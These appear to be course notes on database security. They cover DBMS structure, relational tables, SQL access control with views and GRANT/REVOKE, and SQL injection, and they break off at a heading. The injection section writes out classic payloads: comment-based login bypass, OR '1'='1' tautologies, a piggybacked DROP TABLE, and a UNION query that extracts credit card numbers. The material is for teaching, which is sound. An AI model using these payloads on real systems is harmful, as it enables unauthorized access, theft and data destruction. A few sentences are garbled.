Databases
- Structured collection of data stored for use by one or more applications
- Contains the relationships between data items and groups of data items
- Can sometimes contain sensitive data that needs to be secured
- Uses a Query Language — provides a uniform interface to the database
Database Management System (DBMS)
- A suite of programs for constructing and maintaining the database
- Offers ad hoc query facilities to multiple users and applications
- Key components:
- DDL Processor — handles Data Definition Language (schema creation)
- DML and Query Language Processor — handles data manipulation
- Transaction Manager — ensures atomicity and consistency
- File Manager — manages physical storage
- Authorization Tables — stores access control information
- Concurrent Access Tables — manages simultaneous user access

Think of a DBMS like a library system: librarians (DBMS) manage the shelves (physical database), and visitors (users/applications) interact through a front desk (query language) that checks what they're allowed to access.
Relational Databases

- Organized as tables of data consisting of rows and columns
- Each column holds a particular type of data (attribute)
- Each row contains a specific record (tuple)
- Ideally has one column where all values are unique → this is the primary key
- Enables creation of multiple tables linked together by a unique identifier
- Access via a relational query language (SQL)
Key Terminology
| Term | Synonyms | Description |
|---|---|---|
| Relation | Table / File | The entire dataset structure |
| Tuple | Row / Record | A single data entry |
| Attribute | Column / Field | A single data category |
| Primary Key | — | Uniquely identifies each row; one or more columns |
| Foreign Key | — | Links one table to attributes in another table |
| View / Virtual Table | — | Result of a query returning selected rows/columns |
View is more secure than table, because it just show the view, we cannot modify?? It is also used to prevent dejection because the wheel itself contains already, so you can guess the wheel based on the query. (เราเข้าไปถึง actual data ไม่ได้)
Disadvantages of View:
- High storage (cost) to keep a lot of view - Materialized View
- Update cost maybe high (if frequent db change)
Think of a relational database like a spreadsheet app: each sheet is a table, each row is a record, and columns are fields. Foreign keys are like hyperlinks between sheets.

Example: Department & Employee Tables
Department Table:
| Did | Dname | Dacctno |
|---|---|---|
| 4 | human resources | 528221 |
| 8 | education | 202035 |
| 9 | accounts | 709257 |
| 13 | public relations | 755827 |
| 15 | services | 223945 |
Employee Table:
| Ename | Did (FK) | Salarycode | Eid (PK) | Ephone |
|---|---|---|---|---|
| Robin | 15 | 23 | 2345 | 6127092485 |
| Neil | 13 | 12 | 5088 | 6127092246 |
| Jasmine | 4 | 26 | 7712 | 6127099348 |
Didin Employee is a foreign key referencingDid(primary key) in Department- A view can be derived joining both tables: e.g. showing
Dname, Ename, Eid, Ephone
Structured Query Language (SQL)
- Standardized language to define schema, manipulate, and query data in a relational DB
- Several similar versions of the ANSI/ISO standard — all follow the same basic syntax
- SQL statements can:
- Create tables
- Insert and delete data in tables
- Create views
- Retrieve data with query statements
DDL, DML, DCL (อันนี้มาใหม่,
REVOKE,GRANT)
SQL is like ordering food at a restaurant — you write what you want (
SELECT), from which menu (FROM), with conditions (WHERE), and the kitchen (DBMS) brings it back.
Data Security
- Protection from malicious attempts to steal (view) or modify data
- The science and study of methods of protecting data from unauthorized disclosure and modification
Traditional Data Security
- Security in Statistical Databases (Theory)
- A statistical database should allow aggregate queries only, not individual record access
- Problem: intelligent users can combine multiple aggregate queries to derive individual-level data
- Reference: Wikipedia – Statistical Database
- Security in SQL = Access Control + Views
Combining queries from multiple users may lead to privacy leakage or unintended exposure of sensitive data.
Why not authen only?
NOT SUFFICIENT; It supports different levels — authen is just server/app itself, BUT not SQL
Views in RDBMS
- Used to focus, simplify, and customize the perception each user has of the database
- Views act as a security mechanism: users access data through the view without getting direct access to the underlying base tables
- References: Griffith & Wade '76, Fagin '78
A view is like a tinted window in an office — you can see what's relevant to you but not everything happening inside.
Access Control in SQL (GRANT / REVOKE)
-- Grant privileges
GRANT privileges ON object TO users [WITH GRANT OPTION]

-- Revoke privileges
REVOKE privileges ON object FROM users [CASCADE]privileges=SELECT | INSERT | DELETE | UPDATE | ...object= table | attribute
CASCADE in REVOKE
- If UserA has privileges and grants them to UserB:
REVOKE ... FROM UserA CASCADE→ also revokes from UserB
- Use
CASCADEwhen you want to:- Fully clean up privileges
- Prevent privilege chaining
Think of CASCADE like a chain of trust — if you revoke trust from the source, everyone they trusted downstream also loses it.
Who Uses the Database?
- Application users — CMS, e-commerce, forums, blogs, wikis, financial systems
- Casual users — interactive queries
- High-privileged users — administrators
- External connections — replication, reporting, backup, monitoring
Shared Hosting Risk
- Hundreds of websites share the same database server → hundreds of attack vectors
- If a neighbor's web application is vulnerable, your database may also be at risk
- Shared Database Server = Shared Risk
- Neighbor's Vulnerability = Your Vulnerability

SQL Injection Attacks (SQLi)
- One of the most prevalent and dangerous network-based security threats
- Designed to exploit the nature of web application pages
- Sends malicious SQL commands to the database server
- Most common goal: bulk extraction of data (
*from table or database) - Can also be used to:
- Modify or delete data
- Execute arbitrary operating system commands
- Launch Denial-of-Service (DoS) attacks
Think of SQLi like someone slipping an extra instruction into your grocery list to also buy things you never intended — except the "grocery store" is your entire database.
What is a SQL Injection Attack?
- Many web apps take user input from a form and use it directly to build a SQL query:
-- Normal intended query
SELECT productdata FROM table WHERE productname = 'user input product name';- An SQLi attack involves placing SQL statements inside the user input field
How the Injection Technique Works
- The attack works by prematurely terminating a text string and appending a new command
- The attacker terminates their injected string with a comment mark
--to nullify the rest of the original query - Everything after
--is ignored at execution time

- อะไรที่มันเข้าถึง user ได้ มันจะอยู่ในที่ที่เรียกว่า DMZ zone (เขตปลอดอาวุธ)
SQLi Examples

Example 1 — Using -- to Bypass Authentication
-- Legitimate query
SELECT * FROM users WHERE username = 'admin' AND password = 'pass';

-- Injected: attacker types 'admin'-- in the username field
SELECT * FROM users WHERE username = 'admin'--' AND password = 'anything';
-- The password check is completely ignored!
Example 2 — Using OR '1'='1' (Tautology)
- Input:
username: ' OR '1'='1andpassword: ' OR '1'='1
SELECT * FROM users WHERE username = '' OR '1'='1'
AND password = '' OR '1'='1';
-- '1'='1' is always true → returns all rows → login bypassed!
Example 3 — Product Search Injection
- User input:
blah' OR 'x'='x'
-- App builds:
SELECT prodinfo FROM prodtable WHERE prodname = 'blah' OR 'x'='x'
-- Returns the entire database!
A More Malicious Example — DROP TABLE
- User input:
blah'; DROP TABLE prodinfo; --
SELECT prodinfo FROM prodtable WHERE prodname = 'blah'; DROP TABLE prodinfo; --'
-- Causes the ENTIRE database table to be deleted!- Depends on knowledge of table name — which is sometimes exposed in debug error messages
- Never expose table names to users! Use non-obvious names.
Example 4 — Bypassing with Comments
-- Original
SELECT * FROM products WHERE category = 'Gifts' AND released = 1

-- Injection 1: bypass released = 1 condition
SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1
-- Even unreleased products in Gifts category show up

-- Injection 2: return ALL products regardless of category or status
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1
What Happened:
- The single quote
'closes the string literal --starts a comment → everything after is ignored (including' AND released = 1)
SQL Injection After-Effects
- Bypass login page — gain unauthorized access
- DoS — Denial of Service
- Install web shell — remote code execution
- iFrame injection — inject malicious content into pages
- Access system files
- Install DB backdoor
- Theft of sensitive information (credit cards, PII)
- Attack computers on the LAN — lateral movement
อย่างน้อยทำ Input Validation ก่อนก็ยังดีนะ!!!
Common SQL Injection Patterns

1. Injection Using Single Quote '
Three steps:
- Terminate the original string with
' - Inject additional SQL logic
- Bypass authentication or extract data
2. End-of-Line Comment (--)
- After injecting code, legitimate code that follows is nullified using
-- --in SQL = start of a comment → rest of line ignored
3. Tautology
- Injects code in one or more conditional statements so they always evaluate to true
- Example:
OR '1'='1'— always true regardless of what else is in the query
4. Piggybacked Queries
- Attacker injects additional queries beyond the intended query using
; - The DBMS receives multiple SQL queries:
- First: normal query (executes normally)
- Subsequent: attacker's injected queries (also execute)
-- Format
normal SQL statement + ";" + INSERT/UPDATE/DELETE/DROP <rest of injected query>

-- Example
SELECT * FROM customers; TRUNCATE TABLE customers;
5. Union SQL Injection
- Involves joining a forged query to the original query using
UNION ALL - The result of the forged query is joined to the original result → reveals data from other tables
-- Original vulnerable query
SELECT Name, Phone, Address FROM Users WHERE Id=$id

-- Attacker sets: $id = 1 UNION ALL SELECT creditCardNumber, 1, 1 FROM CreditCardTable
SELECT Name, Phone, Address FROM Users WHERE Id=1
UNION ALL SELECT creditCardNumber, 1, 1 FROM CreditCardTable
-- Returns credit card numbers alongside user data!
Think of UNION injection like sneaking a second order onto someone else's receipt — both orders get processed together.
SQLi Attack Avenues
